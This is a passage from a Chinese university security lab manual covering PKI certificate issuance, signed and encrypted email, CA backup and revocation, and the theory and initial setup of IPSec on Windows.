在“密钥选项”中选中“标记密钥为可导出”，其它选项保持默认设置，然后提交信息。

（3）CA 为邮件用户颁发电子邮件保护证书。

（4）邮件用户通过 CA “证书服务主页”|“查看挂起的证书申请的状态”|“安装证书”将数字证书安装好。

3. 邮件用户设置 Outlook Express

依次单击“开始”|“程序”|“Outlook Express”，通过 Outlook Express “工具”|“帐户”|“邮件”|“属性”，打开“属性”选项卡，单击“安全”页签，在“签署证书”中单击“选择”按钮，出现“选择默认帐户数字 ID”对话框，选择安装好的数字证书，单击“确定”|“确定”|“关闭”使设置生效。

4. 发送签名电子邮件（未加密）

（1）邮件用户创建新邮件

单击 Outlook Express 中的“创建邮件”，在“收件人”栏写入对方（另外一个邮件用户）的邮件地址，主题和内容任意，先不要发送。

（2）使用数字证书为邮件签名

单击新邮件的“工具”|“数字签名”为邮件签名，此时会在收件人后面出现一个签名的小标志。

（3）发送邮件

单击新邮件的“发送”按钮将邮件发出。

(4) 邮件用户接收到对方（另外一个邮件用户）的邮件并查看签名

单击 Outlook Express 的“发送/接收”按钮，接收对方发来的邮件。

当打开对方发来的邮件时，可看到邮件有数字签名的标识和提示信息。

单击“继续”按钮即可阅读到邮件的内容。

5. 发送加密电子邮件

(1) 邮件用户使用包含对方数字签名的邮件获得对方的数字证书

邮件用户打开收到的有对方签名的电子邮件。

单击此邮件的“文件”|“属性”|“安全”，单击“查看证书”按钮将数字标识添加到通讯簿中，此时对方的数字证书即被添加到自己的通讯簿中。

打开 IE 浏览器，在“工具”|“Internet 选项”|“内容”|“证书”|“其他人”中，查看刚添加的数字证书（确定证书存在）。

(2) 邮件用户创建新邮件并加密

邮件用户单击 Outlook Express 中的“创建邮件”按钮，在“收件人”栏中写入对方的邮件地址，主题和内容任意。

单击新邮件的“工具”|“加密”为邮件加密，此时会在收件人后面出现一个加密的小标志。单击“发送”按钮发送邮件。

(3) 接收对方的加密邮件并阅读该邮件

单击 Outlook Express 的“发送/接收”按钮，接收对方发来的邮件。打开收到的加密邮件时，会看到“安全警告”的提示信息，单击“继续”即可阅读到此邮件的内容。

6. 邮件用户验证邮件的加密作用

(1) 导出证书

邮件用户单击 IE 浏览器的“工具”|“Internet 选项”|“内容”|“证书”，确认在“个人”页签中存在 CA 颁发给自己的证书。

在“个人”页签中选中 CA 颁发给自己的证书，单击“导出”，此时出现“证书导出向导”，单击“下一步”。

在“导出私钥”中选择“是，导出私钥”，单击“下一步”。

“导出文件格式”选择默认设置，单击“下一步”。

输入密码并确认密码，单击“下一步”。

在“要导出的文件”中为导出的证书指定文件名和路径，单击“下一步”直到“完成”，此时“证书导出向导”提示“导出成功”，单击“确定”。此时可以在指定的位置上看到指定文件名的.pfx 格式的证书备份文件。

(2) 删除证书后查看加密邮件

主机 B、主机 C 向对方发送加密邮件。

主机 B、主机 C 单击 Outlook Express 的“发送/接收”确认接收到对方的加密邮件后，不打开邮件阅读。在 IE 浏览器的“工具”|“Internet 选项”|“内容”|“证书”选项卡的“个人”页签中选中刚备份的证书，单击“删除”出现提示信息“不能解密用证书加密的数据，要删除证书吗？”，单击“是”将此证书删除。

主机 B、主机 C 到 Outlook Express 中阅读对方发来的加密邮件，会看到信息“对邮件加密时出错”而无法阅读邮件。

(3) 导入证书后查看加密邮件。

邮件用户到指定位置找到证书的备份文件，双击备份文件出现“证书导入向导”，单击“下一步”。

在“要导入的文件”中指定要导入的备份文件，单击“下一步”。

输入密码，单击“下一步”。

在“证书存储”中，选择“将所有证书放入下列存储”，单击“浏览”，选择“个人”，单击“确定”|“下一步”直到“完成”。

“证书导入向导”提示“导入成功”，此时又可以在 IE 浏览器的“工具”|“Internet 选项”|“内容”|“证书”会在“个人”页签中看到 CA 颁发给自己的证书。

主机 B、主机 C 到 Outlook Express 中阅读刚才无法阅读的加密邮件，当打开加密邮件时，会看到“安全警告”的提示信息，单击“继续”后，即可阅读到此邮件的内容。

思考问题：

1. 如果用户将根证书删除，用户证书是否还会被信任？
2. 对比两次协议分析器捕获的会话有什么差异？
3. 向对方发送加密邮件时应使用谁的密钥？是密钥对中的公钥还是私钥？

练习二 证书管理

实验目的：

1. 掌握 CA 通过自定义方式查看申请信息的方法
2. 掌握备份和还原 CA 的方法
3. 掌握吊销证书和发布 CRL 的方法

实验内容：手动管理证书，手动进行证书的备份和还原、吊销

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：Windows CA

实验原理：

一. 标准证书文件格式

可以用以下格式导入和导出证书。

1. 个人信息交换(PFX 文件格式)

“个人信息交换”格式(PFX, 也称为 PKCS #12) 允许证书及其相关私钥从一台计算机传输到另一台计算机或可移动媒体。

PKCS #12 是业界格式, 适用于证书及其相关私钥的传输或备份和还原。该操作可以在相同或不同的供应商的产品之间进行。

要使用 PKCS #12 格式, 加密服务提供程序(CSP) 必须将证书和密钥识别为可以导出。如果证书是由 Windows Server 2003 或 Windows 2000 证书颁发机构颁发的, 则在满足下列条件之一时该证书的私钥将为可导出的:

- 该证书用于加密文件系统(EFS) 或 EFS 恢复。
- 通过在“高级证书申请”进行设置。

因为导出私钥可能使私钥暴露给无关方, 所以, PKCS #12 格式是 Windows Server 2003 家族中支持的导出证书及其相关私钥的唯一格式。

2. 加密消息语法标准(PKCS#7)

PKCS#7 格式允许将证书及证书路径中的所有证书从一台计算机传输到另一台计算机或可移动媒体。PKCS#7 文件通常使用.p7b 扩展名且与 ITU-T X. 509 标准兼容。

PKCS#7 允许一些属性(例如, 反签名)与签名相关, 还有一些属性(例如, 签名时间)可与消息内容一起验证。

3. DER 编码的二进制 X. 509

ITU-T Recommendation X. 509 中定义的 ASN. 1 DER(区别编码规则)与 ITU-T Recommendation X. 209 中定义的备用 ASN. 1 BER(基本编码规则)相比, 是一个限制更严格的编码标准, 它构成了 DER 的基础。BER 和 DER 都提供了独立于平台的编码对象(如证书和消息)的方法, 以便于其在设备和应用程序之间的传输。

在证书编码期间, 多数应用程序都使用 DER, 因为证书的一部分(Certification Request 的 Certification Request Info) 必须使用 DER 编码, 才能对其进行签名。

不在运行 Windows Server 2003 计算机上的证书颁发机构也可能使用该格式, 因此它支持互操作性。DER 证书文件使用.cer 扩展名。

4. Base64 编码的 X. 509

这种编码方式主要是为使用“安全 / 多用途 Internet 邮件扩展(S/MIME)”而开发的, S/MIME 是一种通过 Internet 传输二进制附件的标准方法。Base64 将文件编码为 ASCII 文本格式, 这样可以减少传送的文件在通过 Internet 网关时被损坏的机率, 同时, S/MIME 可以为电子邮件发送应用程序提供一些加密安全服务, 包括通过数字签名来证明原件, 通过加密、身份验证和消息完整性来保证隐私和数据安全。

MIME(多用途 Internet 邮件扩展) 规范定义了为传送电子邮件而进行任意二进制信息编码的一种机制。

由于所有符合 MIME 标准的客户端都可以对 Base64 文件进行解码, 不在运行 Windows Server 2003 计算机上的证书颁发机构也可以使用该格式, 所以它支持互操作性。Base64 证

书文件使用.cer 扩展名。

实验步骤：

本练习主机 A、B 为一组，C、D 为一组，E、F 为一组。实验角色说明如下：

实验主机	实验角色
主机A、C、E	CA（证书颁发机构）、服务器
主机B、D、F	客户端

下面以主机 A、B 为例，说明实验步骤。

首先使用“快照 X”恢复 Windows 系统环境。

一. 安装证书服务

主机 A 安装证书服务，具体步骤见练习一 | 安全 Web 通信 | 单向认证。

在启动“证书颁发机构”服务后，主机 A 便拥有了 CA 的角色。

二. CA 操作

1. CA 自动颁发证书

(1) CA 通过“开始”|“程序”|“管理工具”|“证书颁发机构”打开“证书颁发机构”。

(2) 在“证书颁发机构”的左侧树状结构中右键单击“CA 的名称”|“属性”，打开“属性”选项卡，单击“策略模块”|“属性”。在“请求处理”页签中选择“如果可以的话，按照证书模板的设置。否则，将自动颁发证书”。单击“应用”按钮，出现重启证书服务提示信息，单击“确定”直到完成设置，重启证书服务。

2. 客户端以高级方式申请证书

「注」客户端向 CA 进行证书申请时，要确保在当前时间 CA 已经成功拥有了自身的角色。

(1) 客户端通过 IE 浏览器访问 [http://CA 的 IP/certsrv/](http://CA的IP/certsrv/)，通过“申请一个证书”|“高级证书申请”|“创建并向此 CA 提交一个申请”进入证书申请页面。

在“识别信息”中填入相关信息。

在“需要的证书类型”中选择“客户端身份验证证书”。

在“密钥选项”中选“标记密钥为可导出”，其它项保持默认设置。

单击“提交”按钮提交信息。由于 CA 已经设置“自动颁发证书”策略，所以申请被立刻批准，此时页面显示“证书已颁发”，客户端单击“安装此证书”。这时出现对话框“潜在的脚本冲突”，单击“是”。这时页面显示信息“证书已安装”。

(2) CA 查看“颁发的证书”，操作“添加/删除列”。

在“颁发的证书”目录中，双击信息条目即可以查看证书。

如果要查看证书的单独项，右键单击“信息条目”，选择“所有任务”|“导出二进制数据”，弹出“导出二进制数据”对话框，在其中选择相应的项。如果不能显示，则应该在“添加/删除列”中选择相应的列。

在“证书颁发机构”的左侧树状结构中右键单击“颁发的证书”|“查看”|“添加/删除

列”来自定义要显示的项目。其它几个目录如“挂起的申请”等也可以进行这项操作。

3. CA 的备份和还原

(1) CA 在“证书颁发机构”的左侧树状结构中右键单击“CA 的名称”|“所有任务”|“备份 CA”，此时出现“证书颁发机构备份向导”，单击“下一步”。

在“选择要备份的项目”中选中两个选项。

“备份到这个位置中”选择一个新建的空目录，单击“下一步”。

输入密码并确认密码，单击“下一步”直到“完成”。

在“颁发的证书”目录中，选择一个证书右键单击此证书选择“所有任务”|“吊销证书”。此时弹出对话框要求指定“理由码”，选择任意“理由码”单击确定。此时选择的证书已经转移到“吊销的证书”目录中，右键单击此证书选择“所有任务”|“解除吊销证书”，此时出现提示信息“取消吊销命令失败...”，单击“确定”。

(2) CA 在“证书颁发机构”的左侧树状结构中右键单击“CA 的名称”|“所有任务”|“还原 CA”，此时出现“证书颁发机构还原向导”提示要立即关闭证书服务，单击“确定”。出现“证书颁发机构还原向导”，单击“下一步”。

在“选择要还原的项目”中选中两个选项。“从这个位置还原”选择 CA 备份的目录，单击“下一步”。

输入密码，单击“下一步”直到“完成”。

“证书颁发机构还原向导”提示要启动证书服务，单击“是”启动证书服务。

此时检查刚才被吊销的证书，已经从“吊销的证书”目录中还原回“颁发的证书”目录中。

4. 证书吊销

(1) 主机 A 申请服务器证书。

请根据练习一中服务器证书申请实验步骤，为主机 A 生成服务器证书请求，并安装服务器证书和证书链。

(2) 主机 A 在 IIS 中设置 SSL，要求安全通道和客户端证书。

(3) 客户端访问服务器。

客户端在 IE 浏览器地址栏中输入“https://服务器 IP”并确认。此时出现“安全警报”对话框提示“即将通过安全连接查看网页”，单击“确定”，又出现“安全警报”对话框询问“是否继续？”，单击“是”。出现“选择数字证书”对话框，选择相应的数字证书，单击“确定”即可以访问服务器的 Web 服务了。

(4) CA 将客户端证书吊销，并发布 CRL。

CA 在“颁发的证书”中找到客户端使用的 Web 浏览器证书。右键单击此证书“所有任务”|“吊销证书”，选择任意“理由码”，单击“确定”，此时证书即转移到“吊销的证书”目录中。在左侧树状结构中右键单击“吊销的证书”|“所有任务”|“发布”，出现对话框“发布 CRL”，单击“确定”。在左侧树状结构中右键单击“吊销的证书”|“属性”弹出“吊销的证书的属性”对话框，单击“查看 CRL”页签，单击“吊销列表”按钮，可以查看刚发布的 CRL。

(5) 客户端访问服务器。

重新访问服务器的证书服务，此时发现不能访问服务器，页面显示“该页要求有效的 SSL 客户证书”。说明此时客户端证书已经不被信任。

实验报告格式

实验五 PKI 技术

练习一 证书应用

实验目的：

1. 了解 PKI 体系
2. 了解用户进行证书申请和 CA 颁发证书过程
3. 掌握认证服务的安装及配置方法
4. 掌握使用数字证书配置安全站点的方法
5. 掌握使用数字证书发送签名邮件和加密邮件的方法

实验内容：手动证书颁发过程，证书申请和注册过程；对比有无证书情况下网页和邮件通信情况

实验人数：每组 3 人

系统环境：Windows

网络环境：交换网络结构

实验工具：Windows CA、网络协议分析器

实验原理：

PKI 主要包括认证中心 CA、注册机构 RA、证书服务器、证书库、时间服务器和 PKI 策略等。CA 是 PKI 的核心，是 PKI 应用中权威的、可信任的、公正的第三方机构。RA 负责申请者的登记和初始鉴别，在 PKI 体系结构中起承上启下的作用。证书服务器负责根据注册过程中提供的信息生成证书的机器或服务。证书库是发布证书的地方，提供证书的分发机制。时间服务器提供单调增加的精确的时间源，并且安全的传输时间戳，对时间戳签名以验证可信时间值的发布者。PKI 安全策略建立和定义了一个组织信息安全方面的指导方针，同时也定义了密码系统使用的处理方法和原则。

PKI 技术的广泛应用能满足人们对网络交易安全保障的需求。作为一种基础设施，PKI 的应用范围非常广泛，并且在不断发展之中，本实验主要验证了 Web 和邮件通信中的 PKI 应用。

实验步骤：按照练习一的实验步骤

实验结果：完成练习一的步骤一、二，并将步骤中需要完成的实验结果记录在实验报告上。

练习二 证书管理

实验目的：

1. 掌握 CA 通过自定义方式查看申请信息的方法
2. 掌握备份和还原 CA 的方法

3. 掌握吊销证书和发布 CRL 的方法

实验内容：手动管理证书，手动进行证书的备份和还原、吊销

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：Windows CA

实验原理：

可以用以下格式导入和导出证书。

1. 个人信息交换(PFX 文件格式)

“个人信息交换”格式(PFX, 也称为 PKCS #12)允许证书及其相关私钥从一台计算机传输到另一台计算机或可移动媒体。

2. 加密消息语法标准(PKCS#7)

PKCS#7 格式允许将证书及证书路径中的所有证书从一台计算机传输到另一台计算机或可移动媒体。PKCS#7 文件通常使用.p7b 扩展名且与 ITU-T X. 509 标准兼容。

3. DER 编码的二进制 X. 509

ITU-T Recommendation X. 509 中定义的 ASN. 1 DER(区别编码规则)与 ITU-T Recommendation X. 209 中定义的备用 ASN. 1 BER(基本编码规则)相比, 是一个限制更严格的编码标准, 它构成了 DER 的基础。BER 和 DER 都提供了独立于平台的编码对象(如证书和消息)的方法, 以便于其在设备和应用程序之间的传输。

4. Base64 编码的 X. 509

这种编码方式主要是为使用“安全 / 多用途 Internet 邮件扩展(S/MIME)”而开发的, S/MIME 是一种通过 Internet 传输二进制附件的标准方法。

实验步骤：按照练习二的实验步骤

实验结果：完成练习一的步骤一、二后, 并将步骤中需要完成的实验结果记录在实验报告上。

实验六 IP 安全实验

安全协议是以密码学为基础的协议，它在网络和分布式系统中提供各种各样的安全服务，有着大量的应用，起着“桥梁”的作用，在信息系统安全中占据重要的位置。安全协议的目标都与安全性有关，例如，认证主体的身份；在主体之间分配会话密钥；实现机密性、完整性、匿名性、非否认性、公平性等。

练习一 IPSec—IP 安全协议

实验目的：

1. 了解 IPSec 主要协议
2. 理解 IPSec 工作原理
3. Windows 环境下能够利用 IPSec 在两台主机间建立安全隧道

实验内容：设置 IPsec 虚拟专用网络，定制 IPSec 安全策略，检测 IPsec 虚拟专用网络，并进行协议分析

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：网络协议分析器

实验原理：

一. VPN 简介

VPN 是英文 Virtual Private Network 的缩写，可译为虚拟专用网。它是采用隧道技术、加密和身份认证等方法，在公共网络上构建企业网络的技术。VPN 通过采用“隧道”技术，在 Internet 或国际互联网工程工作组（IETF）制定的统一标准下，在公众网形成企业的安全、机密、顺畅的专用链路。

二. IPSec 简介

在目前的虚拟专用网络解决方案中，最为值得关注的就是 IPSec (IP Security Protocol, IP 安全协议)。IPSec 是 IETF (www.ietf.org) 以 RFC 形式公布的一组安全 IP 协议集，是在 IP 级为 IP 业务提供保护的安全协议标准，其基本的目的就是把安全机制引入 IP 协议，通过使用现代密码学方法支持机密性和认证服务，使用户能有选择的使用，并得到所期望的安全服务。

IPSec 作为一套标准的集合，包括加密技术、Hash 算法 Internet 密钥交换、AH (Authentication Header, 认证报头)、ESP (Encapsulation Security Payload, 封装安全载荷) 等协议，在需要时还可以互相组合。

IPSec 是基于 OSI 第三层网络层的隧道协议，使用包作为数据交换单位，将 IP 包封装在附加的 IP 包头中，通过 IP 网络发送。

IPSec 提供了一种标准的、健壮的以及包容广泛的机制，可用为 IP 协议及上层协议提供以下几种安全服务：数据源验证，确保收到的数据的发送者为实际的发送者；数据完整性，

确保数据在传输过程中未被非法篡改；抗重播保护，防止数据被假冒者复制存储并重复发送；信息机密性，确保数据在传输过程中不被偷看。IPSec 定义了一套默认的、强制实施的算法，以确保不同的实施方案可以共通。

IPSec 也存在一些缺点：IPSec 需要已知或固定范围的 IP 地址，所以在动态分配地址时不适合 IPSec；除了 TCP/IP 协议以外，IPSec 不支持其它协议；除了包过滤处，它没有指定其它访问控制方法，对于采用 NAT 方式访问公共网络的情况难以处理。

IPSec 规范包含很多文档，最重要的文档是在 1998 年 11 月发布的 RFC2401、2402、2406 和 2408。

- RFC2401：安全体系结构的概述。
- RFC2402：IP 扩展的包认证描述（IPv4 和 IPv6）。
- RFC2406：IP 扩展的包加密描述（IPv4 和 IPv6）。
- RFC2408：密钥管理性能规范。

三. IPSec 服务

IPsec 通过让系统选择所需的安全协议，决定服务中使用的算法和为请求服务提供任何加密密钥来实现 IP 级的安全服务。有两种协议可以用来提供安全性：一个是使用 AH 协议报头指定的认证协议；另一个是由用于该协议的包格式指定的加密/认证联合协议 ESP。它们提供的服务如下：

- 访问控制；
- 无连接完整性；
- 数据源认证；
- 拒绝重放包；
- 保密性（加密）；
- 受限制的流量保密性

表 6-1-1 描述了 AH 和 ESP 提供的各种服务。对于 ESP 而言，有两种情况：带认证选项和不带认证选项。AH 和 ESP 都是访问控制的工具，它们都基于密钥分发以及与这些安全协议相关的流管理。

表 6-1-1 传输模式网络封包

	AH（认证报头）	ESP（仅加密）	ESP（加密和认证）
访问控制	✓	✓	✓
无连接完整性	✓		✓
数据源认证	✓		✓
拒绝重放包	✓	✓	✓
保密性		✓	✓
受限制的流量保密性		✓	✓

四. 安全关联

在 IP 保密和认证的机制中的一个关键概念是安全关联（security association, SA）。

关联是发送方和接收方之间的单向关系，该关联为其上的流提供安全服务。如果一个双向安全交换需要一个对等的关系，那么就要建立两个安全关联。安全服务由 AH 或者 ESP 来提供给 SA，但是它们不能同时提供。

一个安全关联由三个参数唯一地确定：

- 安全参数索引（security parameters index，SPI）：赋给此 SA 的一个仅在本地有意义的字节串，此 SPI 由 AH 和 ESP 报头携带，使得接收系统能选择合适的 SA（接收到的数据包将在此 SA 下处理）。

- IP 目的地址（IP destination address）：目前仅允许使用单播地址，这是 SA 的目的端点地址，可以是终端用户系统或者防火墙、路由器这样的网络系统。

- 安全协议标识（security protocol identifier）：它标识关联是一个 AH 安全关联还是一个 ESP 安全关联。

因此，在任何 IP 包中，安全关联由 IP 报头的目的地址唯一标识，而 SPI 被标识在封装扩展报头中（AH 或者 ESP）。

五. 传输模式和隧道模式

AH 和 ESP 都支持两种工作模式：传输模式和隧道模式。

1. 传输模式

传输模式主要为上层协议提供保护。也就是说，传输模式增强了对 IP 包上层负载的保护。如对 TCP 段、UDP 段和 ICMP 包的保护（这些均直接运行在 IP 网络层之上）。一般地，传输模式用于在两个主机（如客户端和服务端、两个工作站）之间进行端对端的通信。当主机在 IPv4 上运行 AH 或 ESP 时，其上层负载通常是接在 IP 报头后面的数据。传输模式下的 ESP 加密和认证（认证可选）IP 载荷，则不包括 IP 报头。

AH、ESP 协议的传输工作模式（基于 IPv4）如图 6-1-1 所示。



图 6-1-1 传输模式网络封包

2. 隧道模式

隧道模式对整个 IP 包提供保护。为了达到这个目的，在把 AH 或者 ESP 域添加到 IP 包中后，整个包加上安全域被作为带有新外部 IP 报头的新“外部”IP 包的载荷。整个原始的或者是内部的包在“隧道”上从 IP 网络中的一个节点传输到另一个节点，沿途的路由器不能检查内部的 IP 报头。因为原始的包被封装，新的更大的包有完全不同的源地址和目的地址，因此增加了安全性。隧道模式被使用在当 SA 的一端或者两端为安全网关时，比如使用 IPSec 的防火墙和路由器。

AH、ESP 协议的隧道工作模式（基于 IPv4）如图 6-1-2 所示。



图 6-1-2 隧道模式网络封包

六. 认证报头

认证报头（Authentication Header）给数据完整性和 IP 包认证提供支持。数据完整性的特性保证了在传输中不可能出现一个包的内容被改变而未被察觉的情况。认证的特性使终端系统或网络设备能够对用户或应用进行认证，并按认证放行。同时它能防止现在互联网出现的地址欺诈攻击。

IPSec 认证报头（AH）是插入到 IP 数据包内的一个协议头（协议类型是 51），以便为 IP 提供：

- （1）数据源的认证；
- （2）抗重播保护；
- （3）数据完整性。

报头格式如图 6-1-3 所示。




图 6-1-3 IPSec 认证报头

- 下一个报头（next header）（8 位）：紧跟在 AH 报头后面的报头类型，即原始 IP 头中标识的上层协议类型（1 为 ICMP，2 为 IGMP，6 为 TCP，17 为 UDP）。
- 载荷长度（payload length）（8 位）：以 32 位字为单位的认证报头的长度减去 2（该值加 2 后再乘以 4 就是认证报头的长度）。例如，认证报头数据域的默认长度是 12 字节（3 个 32 位字），另加 12 字节（3 个 32 位字）长的固定报头，总共有 24 字节（6 个 32 位字），认证报头载荷长度则为 $24/4-2=4$ 。
- 保留（Reserved）（16 位）：为将来保留。
- 安全参数索引（security parameters index, SPI）（32 位）：标识安全关联。
- 序列号（sequence number）（32 位）：单调递增的计数值。
- 认证数据（authentication data）（长度可变）：一个可变长域（必须是 4 的倍数），包括完整性校验值或者是包的 MAC。

认证报头不提供机密性保证，所以它不需要加密器，但是它依然需要身份验证器提供数据完整性验证。传输模式下，针对 IPv4 数据包，AH 进行验证保护的数据有原始 IP 头（不包括可变域）、AH 报头和上层负载数据；隧道模式下，针对 IPv4 数据包，AH 进行验证保护的数据有新 IP 头（不包括可变域）、AH 报头、原始 IP 头和上层负载数据。

七. 封装安全载荷

封装安全载荷（Encapsulating Security Payload, ESP）提供保密服务，包括报文内容保密和流量限制保密。作为一种可选特性，ESP 也能提供认证服务。

封装安全载荷(ESP)是插入 IP 数据包内的一个协议头(协议类型是 50)，以便为 IP 提供：

- (1) 机密性。
- (2) 数据源的认证。
- (3) 抗重播保护。
- (4) 数据完整性。

ESP 报文格式如图 6-1-4 所示。



图 6-1-4 ESP 报文格式

- 安全参数索引 (security parameter index) (32 位)：标识一个安全关联。
- 序列号 (sequence number) (32 位)：一个递增的计数值，提供了反重放功能。

「说明」 重放攻击就是一个攻击者得到了一个经过认证的包的副本，稍后又将其传送到其希望被传送到目的站点的攻击。重复的接收经过认证的 IP 包可能会以某种方式中断服务或产生一些不希望出现的结果。序列号域就是为了阻止这样的攻击而设计的。

● 载荷数据 (payload data) (长度可变)：这是被加密保护的网路层负载数据（传输模式）或者整个 IP 数据包（隧道模式）。此外，该域最后还包括（附加）填充字节、填充长度和下一个报头数据。

● 认证数据 (authentication data) (长度可变)：一个可变长的域（必须是 4 字节整数倍），它包含 ICV (integrity check value, 完整性校验值)。ICV 的计算参量为 ESP 包中除认证数据域外的其他部分。

ESP 包含了两个主要组件：加密器，用于提供数据机密性验证；身份验证器，用于提供数据完整性验证。传输模式下，针对 IPv4 数据包，ESP 进行验证保护的数据有 ESP 报头、上层负载数据和 ESP 尾部，进行加密保护的数据有上层负载数据和 ESP 尾部；隧道模式下，针对 IPv4 数据包，ESP 进行验证保护的数据有 ESP 报头、原始 IP 头、上层负载数据和 ESP 尾部，进行加密保护的数据有原始 IP 头、上层负载数据和 ESP 尾部。

八. IPSec 工作原理

IPSec 包含 4 类组件：

- (1) IPSec 进程本身：验证头协议 (AH) 或封装安全载荷协议 (ESP)；
- (2) Internet 密钥交换协议 (IKE, Internet Key Exchange)：进行安全参数协商；
- (3) SADB (SA Database)：用于存储安全关联 (SA, Security Association) 等安全相关参数；
- (4) SPD (Security Policy Database, 安全策略数据库)：用于存储安全策略。

IPSec 的工作原理类似于包过滤防火墙。IPSec 是通过查询安全策略数据库 SPD 来决定接收到的 IP 包的处理，但不同于包过滤防火墙的是，IPSec 对 IP 数据包的处理方法除了丢弃、直接转发(绕过 IPSec)外，还有进行 IPSec 的处理。进行 IPSec 处理意味着对 IP 数据包进行加密和认证，保证了在外部网络传输的数据包的机密性、真实性、完整性，使通过 Internet 进行安全的通信成为可能。

在 IETF 的标准化下，IPSec 的处理流程受到了规范。

1. IPSec 流出处理

如图 6-1-5，在流出处理过程中，传输层的数据包流进 IP 层，然后按如下步骤执行：




图 6-1-5 IPSec 流出处理流程

(1) 查找合适的安全策略。从 IP 包中提取出“选择符”来检索 SPD，找到该 IP 包所对应的流出策略，之后用此策略决定对该 IP 包如何处理：绕过安全服务以普通方式传输此包或应用安全服务。

(2) 查找合适的 SA。根据策略提供的信息，在安全关联数据库中查找为该 IP 包所应该应用的安全关联 SA。如果此 SA 尚未建立，则会调用 IKE，将这个 SA 建立起来。此 SA 决定了使用何种基本协议 (AH 或 ESP)，采用哪种模式 (隧道模式或传输模式)，以及确定了加密算法，验证算法，密钥等处理参数。

(3) 根据 SA 进行具体处理。根据 SA 的内容，对 IP 包的处理将会有几种情况：使用隧道模式下的 ESP 或 AH 协议，或者使用传输模式下的 ESP 或 AH 协议。

2. IPSec 流入处理

如图 6-1-6，在流入处理过程中，数据包的处理按如下步骤执行：




图 6-1-6 IPSec 流入处理流程

(1) IP 包类型判断：如果 IP 包中不包含 IPSec 头，将该包传递给下一层；如果 IP 包中包含 IPSec 头，会进入下面的处理。

(2) 查找合适的 SA：从 IPSec 头中摘出 SPI，从外部 IP 头中摘出目的地址和 IPSec 协议，然后利用<SPI，目的地址，协议>在 SAD 中搜索 SPI。如果 SA 搜索失败就丢弃该包。如果找到对应 SA，则转入以下处理。

(3) 具体的 IPSec 处理：根据找到的 SA 对数据包执行验证或解密进行具体的 IPSec 处理。

(4) 策略查询：根据选择符查询 SPD，根据此策略检验 IPSec 处理的应用是否正确。最后，将 IPSec 头剥离下来，并将包传递到下一层，根据采用的模式的不同，下一层或者是传输层，或者是网络层。

实验步骤：

本练习主机 A、B 为一组，C、D 为一组，E、F 为一组。下面以主机 A、B 为例，说明实验

步骤。

首先使用“快照 X”恢复 Windows 系统环境。

一. IPsec 虚拟专用网络的设置

1. 进入 IPsec 配置界面

(1) 主机 A、B 通过“开始” | “程序” | “管理工具” | “本地安全策略”打开 IPsec 相关配置界面，如图 12-1-1 所示。

